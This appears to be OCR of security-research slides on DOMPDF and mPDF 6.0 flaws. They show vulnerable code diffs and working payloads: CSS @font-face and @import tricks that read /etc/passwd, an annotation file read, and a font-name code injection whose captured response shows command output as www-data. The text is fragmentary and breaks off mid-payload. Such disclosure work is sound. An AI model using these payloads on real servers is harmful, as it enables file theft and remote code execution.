
DOM PDF component: file/directory enumeration



KASPERSKY lab

Twilight

DOM PDF component: file/directory enumeration



KASPERSKY lab

Twilight

DOM PDF component: file/directory enumeration

```
base_path, DOMPDF $dompdf)
138         catch(DOMPDF_Image_Exception $e) {
139           $resolved_url = self::$broken_image;
140           $type = IMAGETYPE_PNG;
141     +     $message = "Image not found or type unknown";
142     +     $_dompdf_warnings[] = $e->getMessage()." :: $url";
143         }
144
145         return array($resolved_url, $type, $message);
```

Twilight

DOM PDF component: Arbitrary File Reading

```
344         $local_file = DOMPDF_FONT_DIR . md5($remote_file);

345         $cache_entry = $local_file;
346         $local_file .= ".ttf";
347

    @@ -350,23 +351,28 @@ static function register_font($style, $remote_file,
350         if ( !isset($entry[$style_string]) ) {
351           $entry[$style_string] = $cache_entry;
352
353 -         Font_Metrics::set_font_family($fontname, $entry);
354 -
355           // Download the remote file
356 -         if ( !is_file($local_file) ) {
357 -           file_put_contents($local_file, file_get_contents($remote_file,
    null, $context));
358 -         }
```


Twilight

DOM PDF component: Arbitrary File Reading

```
Content-Disposition: form-data; name="html"

<html>
<head>
<style>

@font-face {
  font-family: 'MyWebFont';
  src: url('file:///etc/passwd'); /* md5(file:///etc/passwd) == 0f1726ba83325848d47e216b29d5ab99 */
}

p {
   font-family: 'MyWebFont';
}
</style>
</head>

<body>

<!-- Type some HTML here -->
test<hr>
bEat <s>
my <u>
shorts</s></u>
</body>
</html>
```

Twilight

DOM PDF component: Arbitrary File Reading



Twilight

DOM PDF component: Arbitrary File Reading

```
344         $local_file = DOMPDF_FONT_DIR . md5($remote_file);
345 +       $local_temp_file = DOMPDF_TEMP_DIR . "/" . md5($remote_file);
346         $cache_entry = $local_file;
354             // Download the remote file
355 +           file_put_contents($local_temp_file, file_get_contents($remote_file, null,
    $context));
356
357 +           $font = Font::load($local_temp_file);
358
359             if (!$font) {
360 +             unlink($local_temp_file);
361               return false;
362             }
```

Twilight

DOM PDF component: Code Injection

```
@@ -217,10 +217,19 @@ static function get_family($family) {
217         */
218         static function save_font_families() {
219             // replace the path to the DOMPDF font directories with the corresponding constants (allows for more portability)
220 -           $cache_data = var_export(self::$_font_lookup, true);
221 -           $cache_data = str_replace('\''.DOMPDF_FONT_DIR , 'DOMPDF_FONT_DIR . \'' , $cache_data);
222 -           $cache_data = str_replace('\''.DOMPDF_DIR , 'DOMPDF_DIR . \'' , $cache_data);
223 -           $cache_data = "<"."?php return $cache_data ?".">";
```

Twilight

DOM PDF component: Code Injection

```
  'remote_1 \'path to DOMPDF_FONT_DIR . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

```
  'remote_1 \\\DOMPDF_FONT_DIR . ' . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

Twilight

DOM PDF component: Code Injection (symfony)

```
  'remote_1 \'../app/cache/. @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

```
  'remote_1 \\\DOMPDF_FONT_DIR . ' . @code_injection => //' =>
  array (
    'normal' => DOMPDF_FONT_DIR . '8e2f0cc7ebaacd977f80127d1bb5a4ff',
  ),
) ?>
```

Twilight

DOM PDF component: Code Injection

Request

Raw | Params | Headers | Hex

```
<html>
<head>
<style>

@font-face {
    font-family: "remote_1 \'/var/www/html/dompdf/lib/fonts/ . @assert(hex2bin(substr(a73797374656d282769643b77686f616
    format: truetype;
    src: url(http://yourhost/normal_font.ttf);
}


p {
   font-family: 'MyWebFont';
}
</style>
```

< | + | > | Type a search term

Response

Raw | Headers | Hex | Render

```
Vary: Accept-Encoding
Content-Length: 1011
Connection: close
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
total 152K
drwxr-xr-x 5 www-data root 4.0K Aug 29 13:13 .
drwxr-xr-x 5 www-data root 4.0K Aug 29 13:15 ..
-rwxr-xr-x 1 www-data root 1.9K Aug 29 12:23 controller.php
drwxr-xr-x 4 www-data root 4.0K Aug 29 12:23 cssSandpaper
-rwxr-xr-x 1 www-data root 4.3K Aug 29 12:23 debugger.php
-rwxr-xr-x 1 www-data root 2.0K Aug 29 13:13 demo.php
-rwxr-xr-x 1 www-data root 3.5K Aug 29 12:23 examples.php
-rwxr-xr-x 1 www-data root 5.0K Aug 29 12:23 fonts.php
-rwxr-xr-x 1 www-data root  350 Aug 29 12:23 foot.inc
-rwxr-xr-x 1 www-data root 1.5K Aug 29 12:23 functions.inc.php
```


KASPERSKY lab

Interlude


Waiting for fix

KASPERSKY lab

Interlude

DOMPDF -> mPDF 6.0

```
>>
/ExtGState <<
/GS1 15 0 R
>>
>>
endobj
30 0 obj
<<
/Producer (��mPDF 6.0)
/CreationDate (20151210030502-06'00')
/ModDate (20151210030502-06'00')
>>
endobj
31 0 obj
<<
```



New Moon

mPDF 6.0 component: Arbitrary File Reading

```
/*-- ANNOTATIONS --*/
    case 'ANNOTATION':

   ...
   if (isset($attr['FILE'])) { $objattr['FILE'] = $attr['FILE']; } else  { $objattr['FILE'] = ''; }
   ...
```

```
/*-- ANNOTATIONS --*/
            if(isset($this->PageAnnots[$n])) {
               foreach ($this->PageAnnots[$n] as $key => $pl) {
                if ($pl['opt']['file']) { $FileAttachment=true; }
                else { $FileAttachment=false; }
```

```
if ($FileAttachment) {
    $file = @file_get_contents($pl['opt']['file']) or die('mPDF Error: Cannot access file attachment
    $filestream = gzcompress($file);
    $this->_newobj();
    $this->_out('<</Type /EmbeddedFile');
    $this->_out('/Length '.strlen($filestream));
    $this->_out('/Filter /FlateDecode');
    $this->_out('>>');
    $this->_putstream($filestream);
    $this->_out('endobj');
}
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<html>
    <head>
    </head>
    <body>
    <annotation content="a" file="file:///etc/issue" />
    </body>
</html>
```

New Moon


mPDF 6.0 component: Arbitrary File Reading

```
------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<html>
    <head>
    </head>
    <body>
    <annotation
    </body>
</html>
```

```
<</Type /EmbeddedFile
/Length 34
/Filter /FlateDecode
>>
stream
x M*+)U04304Q                    V  S    gk
endstream
endobj
```

New Moon


mPDF 6.0 component: Arbitrary File Reading



KASPERSKY lab

New Moon

mPDF 6.0 component: Arbitrary File Reading



KASPERSKY lab

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
function ReadCSS($html) {
    $match = 0; // no match for instance
    $regexp = ''; // This helps debugging: showing what is the REAL string being processed
    $CSSext = array();
...
    // look for @import stylesheets
    $regexp = '/@import url\([\'\"]{0,1}([^\)]*?\.css(\?\S+)?)[\'\"]{0,1}\)/si';
    $x = preg_match_all($regexp,$html,$cxt);
...
```

@import url('file:///.css?/../etc/passwd) ');

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
...
    $ind = 0;
    $CSSstr = '';
...
    while($match){
        $path = $CSSext[$ind];...
        $CSSextblock = $this->mpdf->_get_file($path); // <= $contents = @file_get_contents($path);
        if ($CSSextblock) {
            .../* Some useless stuff here */
            $CSSstr .= ' '.$CSSextblock;
        }
        $match--;
        $ind++;
    } //end of match
```

file:///.css?/../etc/passwd

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
// Replace any background: url(data:image... with temporary image file reference
preg_match_all("/(url\(data:image\/(jpeg|gif|png);base64,(.*?)\))/si", $CSSstr, $idata);    // mPDF 5.7.2
if (count($idata[0])) {
    for($i=0;$i<count($idata[0]);$i++) {
        $file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.'.'.$idata[2][$i];
        //Save to local file
        file_put_contents($file, base64_decode($idata[3][$i]));
        // $this->mpdf->GetFullPath($file); // ? is this needed - NO  mPDF 5.6.03
        $CSSstr = str_replace($idata[0][$i], 'url("'.$file.'")', $CSSstr);  // mPDF 5.5.17
    }
}
```

url();

base64_decode(BASE64DATA) -> file

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
// Replace any background: url(data:image... with temporary image file reference
preg_match_all("/(url\(data:image\/(jpeg|gif|png);base64,(.*?)\))/si", $CSSstr, $idata);    // mPDF 5.7.2
if (count($idata[0])) {
    for($i=0;$i<count($idata[0]);$i++) {
        $file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.'.'.$idata[2][$i];
        //Save to local file
        file_put_contents($file, base64_decode($idata[3][$i]));
        // $this->mpdf->GetFullPath($file); // ? is this needed - NO  mPDF 5.6.03
        $CSSstr = str_replace($idata[0][$i], 'url("'.$file.'")', $CSSstr);  // mPDF 5.5.17
    }
}
```

./tmp/_tempCSSidata7130_0.jpeg

http://site.com/mPDF/tmp/_tempCSSidata7130_0.jpeg

New Moon

mPDF 6.0 component: Arbitrary File Reading

New Moon

mPDF 6.0 component: Arbitrary File Reading

$CSSstr

```
.cssclass {
 background: url();
}
```

```
.cssclass {
 background: url(".to_mPDF/tmp/_tempCSSidata8791_0.jpeg");
}
```

```
$file = $properties['BACKGROUND-IMAGE'];
$sizesarray = $this->Image($file,0,0,0,0,'','',false, false, false, false, true);
if (isset($sizesarray['IMAGE_ID'])) {
    $image_id = $sizesarray['IMAGE_ID'];
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

BASE64DATA

Base64(JPEG header + target file contents)

```
$file = $properties['BACKGROUND-IMAGE'];
$sizesarray = $this->Image($file,0,0,0,0,'','',false, false, false, false, true);
if (isset($sizesarray['IMAGE_ID'])) {
    $image_id = $sizesarray['IMAGE_ID'];
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
@import
url('data://text/plain/.css?;base64,LmFmcmluY3NzIHsKYmFja2dyb3VuZDogdXJsKGRhdGE6a
W1hZ2UvanBlZztiYXNlNjQsLzlqLzRBQVFTa1pKUmdBQkFRQUFBUUFCQUFELzJ3QkRBQW
NGQlFZRkJBY0dCZ1lJQndjSUN4SUxDd29LQ3hZUEVBMFNHaFliR2hrV0dSZ2NJQ2dpSEI0b
UhoZ1pJekFrSmlvckxTNHRHeUl5TlRFc05TZ3NMU3ovMndCREFRY0lDQXNKQ3hVTEN4VX
NIUmtkTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3
dzTEN3c0xDd3NMQ3dzTEN3c0xDei93Z0FSQ0FBQkFBRURBUkVBQWhFQkF4RUlvOFFBRk
FBQkFBQUFBQUFBQUFBQUFBQUFBQ1AvRUFCUUJBUUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBRC8yZ0FNQXdFQUFoQURFQUFBQUVpZi');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,KTt9CgoK');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
@import url('data://text/plain/.css?;base64, base64(.afrincss { background:
url(
BwcICxILCwoKCxYPEA0SGhYbGhkWGRgcICgiHB4mHhgZIzAkJiorLS4tGyIyNTEsNSgsLSz/2
wBDAQcICAsJCxULCxUsHRkdLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsL
CwsLCwsLCwsLCwsLCz/wgARCAABAAEDAREAAhEBAxEB/8QAFAABAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAACP/EABQBAQAAAAAAAAAAAAAAAAAAAAD/2gAMAwEAAhADEAAAAEif)');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,KTt9CgoK');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
@import url('data://text/plain/.css?;base64,base64(.afrincss { background:
url(
BwcICxILCwoKCxYPEA0SGhYbGhkWGRgcICgiHB4mHhgZIzAkJiorLS4tGyIyNTEsNSgsLSz/2
wBDAQcICAsJCxULCxUsHRkdLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsLCwsL
